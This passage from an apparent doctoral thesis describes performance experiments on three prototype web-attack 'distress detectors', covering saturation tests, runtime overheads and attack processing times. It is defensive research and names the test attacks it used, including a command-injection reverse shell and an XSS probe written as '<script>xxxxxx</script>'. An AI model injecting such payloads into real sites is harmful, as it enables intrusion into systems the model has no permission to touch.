The execution of attack and background traffic against the container application is completely automated within a setup consisting of three virtual machines. This setup could lend itself as a benchmark for evaluating other distress detectors having the same detection scope by simply installing the components of the new detectors on the virtual machines. Evaluating detectors with different detection scopes would require the addition of new attack sequences, along with their handlers and corresponding vulnerabilities within the container application. Finally the selenium scripts are to be extended with additional background traffic that

stresses the false alert suppression capability of the detectors. The popularity of the adopted deployment setup and of the experiment automation tools should render this benchmark extension process feasible.

Evaluation results show that all three detectors are capable of withstanding exploit/payload/obfuscation variations. The only instances of missed attacks occur in the third detector due to an unresolved implementation issue. The missed attacks however underline that detector implementation is a key factor for detection effectiveness. FP rate suppression is demonstrated up to the point where benign HTTP requests do not contain the same attack content as that of co-occurring successful attacks. Despite being undesirable, these false alerts are still closely related to attack HTTP requests, and so the extent of FP rate suppression that is achieved is still considered beneficial.

Overall, these results show that Distress Detection (DD) is a promising detection method for web attacks that offers novel attack resilience and FP suppression. However correlation window size, distress signature selection, and implementation issues are key factors that determine the effectiveness that is achieved by detectors. Having demonstrated their novel attack resilience and FP suppression through detection effectiveness evaluation, the next chapter proceeds to explore the performance of the developed detectors.

Chapter 8

Performance Study

In the previous chapter, the three developed distress detectors were demonstrated to be resilient to novel attacks and capable of suppressing false positives (FP). This chapter presents a study of their performance aiming to identify the computational and space resources required by the detectors. As they are prototype implementations, instead of focusing on overall efficiency the aim is to explore resource requirements within various deployment configurations and load conditions. The methodology for this study first identifies the performance aspects to be explored, and then defines the experimental procedures to be followed along with a suitable setup for their execution (section 8.1).

Before the start of experimentation, a number of tests are carried out in order to measure the maximum load that can be supported by the monitored web application (the application saturation point) used in the experiment setup. These tests guide the configuration of the web traffic workloads used for the performance experiments (section 8.2). The first set of experiments show the runtime overheads imposed on the monitored application by the detectors. Runtime overheads are measured through the increase in the response times of the application, both when the detectors are deployed in a distributed manner as well as when all the detector processes are deployed alongside the application (section 8.3). The second set of experiments are carried out to study the effect that increases in the web traffic rate has on the performance of detectors. Performance is measured in terms of the processing times of the main detector components for an increasing HTTP request rate (section 8.4). The final set of experiments are carried out in order to assess the impact of correlation windows on computational and space

resources, that are required by distress detectors in order to detect attacks with delayed symptoms. This impact is measured through the alert space requirements and correlation times in respect to accumulating suspect and symptom alerts (section 8.5). The presentation of the results is followed by their analysis (section 8.6), and any threats to their validity (section 8.7).

8.1 Methodology

The methodology for the performance study comprises a series of experiments each focusing on one aspect of the detectors' performance, and a suitable experiment setup for their execution.

8.1.1 Experiments

The first performance aspect of interest is the *runtime overhead* that detectors impose on the monitored application, either due to shared resources or any imposed additional computation. The detectors can either be deployed on the same machine with the application, or only the host-level probes are deployed alongside the application, with the rest of the detector components residing on a separate machine. The overheads incurred by the application in both detector configurations are of interest. The runtime overhead measurements in the second configuration indicate the degree to which the overhead is reduced when the detector is deployed in a distributed manner, uncovering further knowledge about what affects overheads.

Runtime overheads are measured by taking the difference in the monitored application's performance with and without the detectors. Performance is measured through the response times for HTTP requests [29,99,100]. The monitored application is presented with a sequence of HTTP requests, the workload, and the average response time for them is recorded. Therefore, measuring runtime overheads for the two configurations of interest involves measuring the response times of the monitored application with the detectors switched off, the response times with only the host-level probes deployed next to the application, and finally the response times with the detectors fully deployed alongside the application.

Another performance aspect of interest is the *attack processing time*. This is the time taken to process attack information and raise alerts, reflecting the detector's performance during its most crucial time of its operation. The attack

processing time for each detector is measured relative to an increase in the load in order to give an indication of scalability. The load of distress detectors depends on the HTTP requests and the resulting system events. Therefore, the load of distress detectors can be increased through the HTTP request rate, which is the number of HTTP requests per second that require processing [154].

Attack processing times are required to be measured in a manner not to include variables that are out of the detectors' control, such as delayed symptoms or the network latency in case of a distributed deployment. Therefore attack processing times are measured for the individual components found in any distress detector: the suspect/symptom probe and alerter, and the attack request detector components. For the first four components attack processing times are measured in terms of turnaround times. These measurements can provide processing times specific to attack-related information, and consist of the time span between when the attack-related input is available to the component and when its corresponding output is produced. In the case of the attack request detector component, the processing time is measured as the time taken for the component to complete the alert correlation run that results in the distress alert for the attack. The attack processing times for an increasing load can therefore be measured by launching attacks simultaneously to a workload executed with a step-wise increase in its request rate. The processing times for each of the five distress detector components are measured for each request rate.

Distress detectors are required to carry out alert correlation within the boundaries of a correlation window in order to detect attacks that delay their symptoms. However, on an implementation level there could also be cases where due to expensive processing times, symptom alerts are raised before their corresponding suspect alerts. Therefore, correlation windows require the accumulation of both suspect and symptom alerts over a predefined amount of time. In general, it is desirable to set the window size to be as large as possible. In this manner, detection effectiveness is maximized by avoiding missing attacks whose suspect and symptom alerts are not raised within the same window. However, this has an implication on resources both in terms of *space* needed for alert retention, as well as *correlation times*. Larger window sizes imply a larger amount of accumulated alerts, consuming more space and increasing the input size to the alert correlation process.

Alert accumulation can be generated through a continuous workload of HTTP requests, that raises suspect and symptom alerts which accumulate over time.

No attack execution is required in this case since detectors are expected to deal mostly with benign traffic [14]. Furthermore, as was seen in the previous chapter, successful attack execution could actually reduce the load on detectors due to the disruption of normal traffic. Space requirements are measured by the total size of the accumulating alerts, whilst correlation times are measured by the processing time of the attack request detector component. By presenting detectors with a continuous workload, measurements for space requirements and correlation time are obtained over time that reflect the computational resources consumed by a correlation window size that spans over that time period.

The performance aspects of interest described above define the experiments conducted as part of this performance study, namely:

1. *Runtime overheads experiments* - these experiments measure the runtime overheads incurred by the detectors, both when only the host-level probes are deployed next to the application, as well as when the detectors are fully deployed on the same machine.

2. *Attack processing times experiments* - these experiments measure the processing times for the five main components of distress detectors to process attack-related information, for an increasing HTTP request rate.

3. *Alerts accumulation experiments* - these experiments measure the space requirements and correlation times for accumulating suspect and symptom alerts.

The next section identifies an experiment setup for producing these performance measurements for each of the three developed distress detectors.

8.1.2 Experiment setup

Performance experiment execution requires a deployment setup for distress detectors alongside the monitored web application. The deployment used for the evaluation of detector effectiveness, that consisted of the 'web application server' and 'log server' virtual machines (chapter 7 section 7.1.4), suffices for this. The virtual machines are hosted on one machine with an Intel(R) Core(TM)2 Duo CPU 2.40 GHz with 2.00 GB of memory. In this setup, measuring runtime overheads for a distributed detector deployment is possible by only having the host-level probes switched on. In addition, `netcat` is used as a stub for the alerter components

that handle incoming system event flows, allowing the host-level probes to send over the monitored system events to them.

Workloads constitute the background HTTP requests that are to be executed simultaneously to attacks in the case of the 'attack processing times' experiments, and on their own for the rest. The background traffic used in the evaluation of detector effectiveness (chapter 7 section 7.1.3) is a suitable option. However, the utilized workload is also required to have a controllable request rate. This is not possible with `selenium` since this tool was never intended as a load testing tool. One possible alternative is `JMeter`[1]. `JMeter` provides the facility to launch multiple web application browsing sessions similar to what `selenium` does, but in a more lightweight manner since HTTP responses are not actually rendered by a web browser. This option though is still not fully satisfactory since `JMeter` increases the load by launching multiple parallel browsing sessions rather than providing control over the HTTP request rate. In this respect, `httperf` presents a more suitable option [154].

`httperf` is a web server performance benchmarking tool that is capable to generate web traffic at controllable request rates. This control is provided at the expense of browsing session support, meaning that proper automated application browsing, such as application login sessions or form submissions, is no longer possible. In the case of phpBB this is not much of a concern since most application pages accessed by the background traffic requests are all accessible without requiring authentication. The only limitation concerns post submissions since posts are not successfully stored in the database without authentication. This limitation does not hinder successful execution of experiments since the forum posts are still sent to the application, and their suspicious content can still raise suspect alerts despite the unsuccessful submission. Symptom alerts in the first detector related to back-end connections can still be raised for the connection established for the session management part of the post submission processing. Only the symptom alerts in the third detector for back-end requests associated with post submissions cannot be raised. `httperf` workloads are launched from a separate physical machine since workload generation consumes computational resources and would otherwise interfere with the performance results. This second machine is connected to the one hosting the virtual machines through a 10Mbps Ethernet connection.

In order to maximize the load on the three distress detectors, a different

[1] http://jmeter.apache.org/

Table 8.1: Workloads used for the performance study

Workload	Content
Detector 1	Background traffic based on the CIS department's on-line forum, additional forum posts that contain PHP, Perl scripts, and shell commands, and additional requests to the search function requiring additional back-end DBMS connections.
Detector 2	Background traffic based on the CIS department's on-line forum, and the additional forum posts from detector's 1 workload.
Detector 3	Background traffic based on the CIS department's on-line forum, and additional forum posts that contain HTML tags, JavaScript, and SQL statements.

workload is used for each of them. They include traffic that is more likely to raise suspect and symptom alerts in each case. The required workload characteristics correspond to the traffic used for each detector in the final step of the evaluation of detector effectiveness, and are presented again in table 8.1. In the case of the second detector, the back-up procedure used during effectiveness evaluation is omitted since this is not made up of HTTP requests.

The request rate of the workloads must be set within a sensible range, meaning it must not overwhelm the monitored web application. The request rate beyond which the application becomes overwhelmed is called the *saturation point* [154]. Beyond this point, the HTTP reply rate stops increasing in accordance to the HTTP request rate. Eventually it causes an increase in the number of non-serviced requests. If workloads are executed at a higher request rate, any performance degradation of the monitored web application cannot be attributed solely to the detectors. Furthermore, the amount of requests actually processed by the web server may not increase beyond this point, and so increased request rates may not place additional load on detectors. Furthermore, request rates beyond the saturation point may also interfere with successful attack execution whenever attack HTTP requests are timed out. Therefore, the request rate has to be kept below the saturation point. Saturation points are traffic-dependent since in general small-size static resources require less computation compared to larger ones or dynamically generated content. Therefore, the saturation point for the monitored application must be found for each individual workload used.

The 'attack processing times' experiments require the execution of successful attacks. The attacks from the evaluation of detector effectiveness are suitable for this, however since a number of them consists of post submissions, `httperf` can-

not be used to launch them. Instead, the `selenium` sessions from the detection effectiveness experiments are used. Attacks are launched from the same virtual machine used in the detection effectiveness experiments, which also takes care of their remote handling (chapter 7 section 7.1.4). In this case, the `selenium` sessions also include the forum creation and post submissions required for successful attack execution.

The measurements required during the performance experiments are the HTTP response times and the processing times for each of the five detector components. The former is obtained through `httperf`. For each workload execution, `httperf` returns the average response time calculated from an HTTP response sample, and the total number of replies successfully received within a fixed 10-second reply timeout. The processing times for the components of each detector are obtained through custom instrumentation that produces logs containing the observed measurements. Logs are also produced for the size of the accumulated suspect and symptom alerts. These logs are required by the 'attack processing times' and 'alerts accumulation' experiments.

Further details about experiment steps and the measurements collected, are presented at the start of the sections on the individual experiments. Before proceeding to the experiments, the next section presents the tests carried out to find the application saturation points for the workloads in table 8.1.

8.2 Application saturation point tests

The aim of the application saturation point tests is to identify the saturation point for each of the workloads utilized in the performance experiments, in order to guide the choice of the request rate at which they are executed. Four saturation point tests are carried out. The first test is the baseline, and uses a workload consisting of just the apache's default `index.html` page. Given the small size of `index.html`, the saturation point of this workload reflects the highest possible saturation point that can be achieved by the experiment setup. This workload consists of 5,000 successive requests, a quantity adequate for `httperf` to collect sufficient responses in order to calculate performance statistics. This workload is executed repeatedly, each time increasing the rate by 50 req/s until 500 req/s. During a number of trial runs it was noted that the experiment setup server is already saturated at 500 req/s, and was therefore set as the upper bound for the test. Each request rate step is repeated 10 times.



Figure 8.1: Baseline application saturation point results - (a) average reply rate (b) total number of replies

Figure 8.1 shows the results of the test. Figure 8.1a shows how the average reply rate varies with an increasing request rate, whilst figure 8.1b shows the corresponding total number of replies received. The peak reply rate occurs at the 200 req/s request rate, coinciding with a small drop in the total number of replies. This is considered the baseline saturation point. Beyond this request rate, both the reply rate and the total number of replies drop considerably.

The saturation point tests for the three workloads in table 8.1 are executed within the 1-15 req/s range, with each step repeated 10 times. During trial runs



Figure 8.2: 'Detector 1' workload application saturation point results - (a) average reply rate (b) total number of replies

a considerable drop in the saturation point was noted, and the request rate range was adjusted accordingly. Figures 8.2 - 8.4 show that the peak reply rates for the workloads are 10, 9, and 8 req/s respectively, in each case the peak rates coincide with a small drop in the total number of replies. These saturation points are in fact significantly lower than the baseline.

These observations are in line with a report published by a performance testing consultancy company [155], showing that 66% of web application bottlenecks are posed by application server logic and back-end access code. On the other hand,



Figure 8.3: 'Detector 2' workload application saturation point results - (a) average reply rate (b) total number of replies

web-server related bottlenecks (i.e. concerning just HTTP-handling code and retrieval of static resources) account for only 24% of the cases, with network and hardware-related bottlenecks at 5% each. References to application slow-down introduced by application server logic and back-end access are also found in discussion forums[1]. The similar saturation points for the workloads reflect their similarity.

[1]http://stackoverflow.com/questions/520858/bottleneck-of-web-applications
http://www.questia.com/googleScholar.qst?docId=5008067202
http://www.puremango.co.uk/2010/04/fast-php/ [Accessed: 29/11/2011]



Figure 8.4: 'Detector 3' workload application saturation point results - (a) average reply rate (b) total number of replies

Therefore, during performance experimentation the request rates for the workloads are confined within the 1-10, 1-9, and 1-8 req/s ranges respectively.

8.3 Runtime overheads

The aim of this set of experiments is to measure the runtime overheads imposed on the web application by the detectors, both when only the host-level probes are deployed next to the application, as well as when the detectors are fully deployed on the same machine. Workloads for each detector are executed for three different configurations: the 'base' configuration, which is the baseline configuration with distress detectors completely switched off; the 'probes' configuration that consists of just the host-level probes switched on; and the 'full' configuration that consists of all detector components.

Three experiments, one for each detector, are carried out in total. In each experiment, the corresponding workload from table 8.1 is used. Since the third detector does not have any host-level probes, workloads are executed only for the base and full configurations. All workloads are executed at half their associated saturation points, representing scenarios where the application is neither under heavy usage nor under-utilized. Therefore, workloads are executed at 5, 4.5, and 4 req/s for the three workloads respectively. Each workload execution is repeated for 10 times. During execution, the application response time is measured as the average workload response time computed by `httperf`. Runtime overheads per detector/configuration are calculated as the difference of the median workload response times between the probes/full and the base configurations. The difference of the medians, rather than the means, is chosen in order not give too much weight to outliers.

8.3.1 Results

Figure 8.5 shows the response times for the first detector for both configurations. The 'probes' configuration includes network system call tracing and web-path file modification monitoring. The 'full' configuration includes all detector processes, including the host-level probes, HTTP request monitoring, content execution attempts, raising of suspect and symptom alerts, and their correlation. These configurations impose a runtime overhead of 68.45 ms (32.03%) and 164.5 ms (76.98%) respectively over the 213.7 ms response time of the base configuration.

Figure 8.6 shows the response times for the second detector. The probes configuration includes web-path file modification monitoring. The 'full' configuration includes the remaining detector processes, that includes similar processes to those of the first detector excluding the checks for static code injection. The runtime



Figure 8.5: Detector 1 runtime overhead results - response times for the ‘base’, ‘probes’ and ‘full’ configurations



Figure 8.6: Detector 2 runtime overhead results - response times for the ‘base’, ‘probes’ and ‘full’ configurations



Figure 8.7: Detector 3 runtime overhead results - response times for the 'base' and 'full' configurations

overheads are 12.95 ms (6.44%) and 13.75 ms (6.84%) respectively over the 201 ms response time of the base configuration. Both are considerably smaller compared to the first detector. In the 'probes' configuration, the main difference lies in the network system call tracing carried out by the first detector in addition to web-path file monitoring. However, the difference in the runtime overheads for the full configuration is also substantial even though the two detectors have an almost identical implementation for the suspect probe/alerter and similar alert correlation. The main difference between the two detectors in both configurations is the larger number of symptom alerts raised by the first detector. In fact, the results from the detector effectiveness experiments (sections 7.2.2 and 7.3.2) indicate a 1316:59 ratio of symptom alerts raised in the steps corresponding to the workloads utilized here (steps 7 and 5 in tables 7.5 and 7.7 respectively).

Figure 8.7 shows the response times for the third detector. The probes used by this detector capture HTTP requests/responses as well as back-end requests/responses, which are then aggregated into local contexts and processed individually. The suspect alerter component only conducts static analysis of HTTP request content, whilst correlation is carried out for individual local contexts. Both these processes are expected to be lighter than the ones in the first two detectors that are based on dynamic analysis and include all suspect and symptom alerts in each correlation run. However, the runtime overhead for this detector is 149.8 ms

Table 8.2: Runtime overheads

Detector	Response Time	Probes Overhead	Full Overhead
1	213.7 ms	68.45 ms (32.03%)	164.5 ms (76.98%)
2	201 ms	12.95 ms (6.44%)	13.75 ms (6.84%)
3	134.3 ms	-	149.8 ms (111.54%)

(111.54%) over the 134.3 ms response time of the base configuration, resulting in the highest percentage increase of the three detectors. The main difference from the other two detectors is the significantly larger number of suspect and symptom alerts. The detection effectiveness results for the steps corresponding to the workloads utilized here (steps 7, 5, and 5 for detectors 1-3 respectively) show a 55:4 and 55:4 suspect alert ratios and 40158:1316 and 40158:59 symptom alert ratios, when compared to detectors 1 and 2 respectively (tables 7.5, 7.7 and 7.9).

8.3.2 Analysis

Table 8.2 summarizes the results for the runtime overheads experiments. Although overheads are significant, they are lower in the probes-only deployments. Moreover, in all cases the increased response times are still quite reasonable. These results show that the number of suspect and symptom alerts raised by each detector have a major impact. Detector 3 imposes the largest overhead, followed by detector 1 and detector 2. This is the same order that is obtained when ranking the detectors based on the number of raised suspect and symptom alerts.

8.4 Attack processing times

The aim of the second set of experiments is to measure the processing times for the five main components of the distress detectors to process attack-related information with respect to an increase in the request rate. For each detector, the following processing times are measured:

- *A* - Turnaround time for the suspect probe.
- *B* - Turnaround time for the suspect alerter.

- C - Turnaround time for the symptom probe.
- D - Turnaround time for the symptom alerter.
- E - Time required for the attack request detector to process the next batch of suspect and symptom alerts.

These experiments focus on the processing of attacks, so the measurements are for the attack HTTP requests and their symptoms. In the case of E, the correlation time, the focus is on the batch of suspect and symptom alerts whose processing results in a distress alert. Details of the processing steps that contribute to A-E for each detector are found in appendix D.

For each detector, an attack is executed simultaneously to the corresponding workload from table 8.1. The only requirement for the chosen attack is that it executes successfully so that all measurements can be obtained. In the case of the first detector, the 'command-injection/reverse-shell' attack used in 'step 2' of the effectiveness experimentation is chosen (table 7.4). This is preferred over the heap overflow attack since the latter does not always succeed. For the same reason, the chosen attack for the second detector is the 'command-injection/malicious website front-end installation' attack, also from 'step 2' of the effectiveness experiment (table 7.6). All attacks used to evaluate the effectiveness of the third detector succeed on each execution, and so the first attack is chosen. This is the 'XSS: `<script>xxxxxx</script>` injection' attack (table 7.8).

Workload request rates range from 1 req/s until their corresponding saturation points. Each step is repeated 10 times. A 5 minute interval is included between each step. This interval leaves more than enough time for the detectors to complete the attack-related processing. Furthermore, at the end of each interval, the detectors are restarted whilst the web application is restored to its pre-attack state and restarted. In this manner all experiment steps are executed against the same environment. The A-E measurements are collected from the logs produced by the instrumented versions of the detectors. The log containing the entries of all correlation runs identifies the one that results in the distress alert by appending the log identifiers of the correlated suspect and symptom alerts to its entry. These identifiers are then used to also obtain the values for A-D from their respective logs. The log entries from which the values for A and B are obtained are identified through the log identifier of the suspect alert, whilst the those for C and D are obtained through the log identifier of the symptom alert.

Because of a lack of a third physical machine with a fixed IP address, a full configuration is deployed on a single host for this experiment resulting in lower saturation points, specifically 6, 7 and 4 req/s respectively. Therefore, results are plotted only until these points.

8.4.1 Results

Figure 8.8 shows the results for the first detector in the 1-6 req/s range for the *A*-*E* values. All plots make use of the most appropriate y-axis scale in order to zoom in the region of interest. *B* has by far the highest values, ranging from 189.83 to 198.7 seconds. These values result from the execution attempts of HTTP request content. In this case, the reverse-shell payload further increases the processing time due to the long-running content involved, which is executed until it times out. *E* values fall within the 0.23-5.75 seconds range, and represent the time taken for the entire correlation run that produces the distress alert. *A* is the time for the capture, decoding and sending of the attack HTTP request to the network. Its values fall within the 0.65-3.43 seconds range. *C* and *D* are associated with the monitoring of networking system calls and application code extensions, and the raising of the corresponding symptom alerts respectively. Their values are in the order of nanoseconds and are the least to affect the overall attack processing time.

Overall, the results do not show an increase in the attack processing times in line with the increase in the HTTP request rate. Some interesting measurements are observed for *A*, *B* and *E*. For *A*, a sudden dispersion towards higher values is observed at the 6 req/s saturation point. For *B*, higher values are recorded for the 2 req/s step, however it is not yet clear what contributes to these values. The jump for *E* between the 1 req/s and 2 req/s step, rather than a direct effect of the increased request rate, is a result of the particularly low values at the 1 req/s step. The low request rate causes the delay of the suspect and symptom alerts raised by the workload, resulting in a correlation with a smaller number of alerts. An interesting observation regarding the values for *C* and *D* is that they include a number of values that are equal with nanosecond precision, which is unlikely. Given the very short execution times involved, it is probable that the string input/output operations associated with *C* and *D* are carried out atomically resulting in these values.

Figure 8.9 shows the results for the second detector within the 1-7 req/s range.

